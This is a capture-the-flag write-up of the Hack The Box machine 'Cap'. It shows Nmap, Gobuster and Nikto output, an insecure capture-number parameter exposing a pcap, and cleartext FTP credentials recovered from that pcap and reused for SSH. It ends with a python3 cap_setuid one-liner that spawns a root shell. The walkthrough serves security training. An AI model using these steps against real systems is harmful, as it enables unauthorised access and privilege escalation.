Hack-The-Box - CAP(10.10.10.245)

Nmap O/P :-

```
Nmap scan report for 10.10.10.245
Host is up, received user-set (0.25s latency).
Not shown: 65428 closed ports, 104 filtered ports
Reason: 65428 conn-refused and 104 no-responses
PORT   STATE SERVICE REASON  VERSION
21/tcp open  ftp  syn-ack vsftpd 3.0.3
22/tcp open  ssh  syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_  256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp open  http syn-ack gunicorn
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 NOT FOUND
|     Server: gunicorn
|     Date: Sun, 06 Jun 2021 17:37:29 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 232
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
|     <p>The requested URL was not found on the server. If you entered the
URL manually please check your spelling and try again.</p>
|   GetRequest:
|     HTTP/1.0 200 OK
|     Server: gunicorn
|     Date: Sun, 06 Jun 2021 17:37:23 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 19386
|     <!DOCTYPE html>
|     <html class="no-js" lang="en">
|     <head>
```

```
|     <meta charset="utf-8">
|     <meta http-equiv="x-ua-compatible" content="ie=edge">
|     <title>Security Dashboard</title>
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <link rel="shortcut icon" type="image/png"
href="/static/images/icon/favicon.ico">
|     <link rel="stylesheet" href="/static/css/bootstrap.min.css">
|     <link rel="stylesheet" href="/static/css/font-awesome.min.css">
|     <link rel="stylesheet" href="/static/css/themify-icons.css">
|     <link rel="stylesheet" href="/static/css/metisMenu.css">
|     <link rel="stylesheet" href="/static/css/owl.carousel.min.css">
|     <link rel="stylesheet" href="/static/css/slicknav.min.css">
|     <!-- amchar
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Server: gunicorn
|     Date: Sun, 06 Jun 2021 17:37:23 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Allow: HEAD, GET, OPTIONS
|     Content-Length: 0
|   RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Connection: close
|     Content-Type: text/html
|     Content-Length: 196
|     <html>
|     <head>
|     <title>Bad Request</title>
|     </head>
|     <body>
|     <h1><p>Bad Request</p></h1>
|     Invalid HTTP Version &#x27;Invalid HTTP Version:
&#x27;RTSP/1.0&#x27;&#x27;
|     </body>
|_    </html>
| http-methods:
|_  Supported Methods: HEAD GET OPTIONS
|_http-server-header: gunicorn
|_http-title: Security Dashboard
```

Gobuster O/P :-


```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u
http://10.10.10.245/
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.245/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/06/06 14:28:39 Starting gobuster in directory enumeration mode
===============================================================
/data                 (Status: 302) [Size: 208] [-->
http://10.10.10.245/]
/ip                   (Status: 200) [Size: 17466]

/netstat              (Status: 200) [Size: 77354]

/capture              (Status: 302) [Size: 224] [-->
http://10.10.10.245/data/133]
```

Nikto O/P:-


```
┌──(kali㉿kali)-[~]
└─$ nikto --host 10.10.10.245
1 ⚙
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.245
```

```
+ Target Hostname:      10.10.10.245
+ Target Port:          80
+ Start Time:           2021-06-06 14:05:05 (GMT-4)
---------------------------------------------------------------------------
+ Server: gunicorn
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the
user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user
agent to render the content of the site in a different fashion to the MIME
type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: HEAD, GET, OPTIONS
+ 7867 requests: 0 error(s) and 4 item(s) reported on remote host
+ End Time:             2021-06-06 14:42:28 (GMT-4) (2243 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Also web application provide us the **pcap** file.



Also in the url we have file number. So I just started putting some random numbers, at "**00**" I found something very interesting which is mentioned in the below POCs





Open the file in Wireshark and analyze it and you will get **username** and **password**

```
220 (vsFTPd 3.0.3)
USER nathan
331 Please specify the password.
PASS Buck3tH4TF0RM3!
230 Login successful.
SYST
215 UNIX Type: L8
PORT 192,168,196,1,212,140
200 PORT command successful. Consider using
LIST
150 Here comes the directory listing.
226 Directory send OK.
PORT 192,168,196,1,212,141
200 PORT command successful. Consider using
LIST -al
150 Here comes the directory listing.
```


Username - nathan
Password - Buck3tH4TF0RM3!

So you can use these credentials as FTP creds or you login using ssh





Got the user flag



Priv ESC :-


I have enumerated using Linpease and Linenum,

I found the **files with Capabilities** and also Linpease has marked it in red for "**python3**"

So I started searching about the Linux files with capabilities and its exploits, I found a link which is mentioned below,

https://www.hackingarticles.in/linux-privilege-escalation-using-capabilities/

The above article has section called "**Exploiting the capability using python3**"




Cap_setuid says all privileges has been assigned to the user for this particular program which python3 in this particular context

I just ran below command,

```
python3 -c 'import os; os.setuid(0); os.system("/bin/bash")'
```

Which will spawn the shell for the user whose **setuid** is assigned to **0** means root user



We got the root flag as well !!!!!!!!!!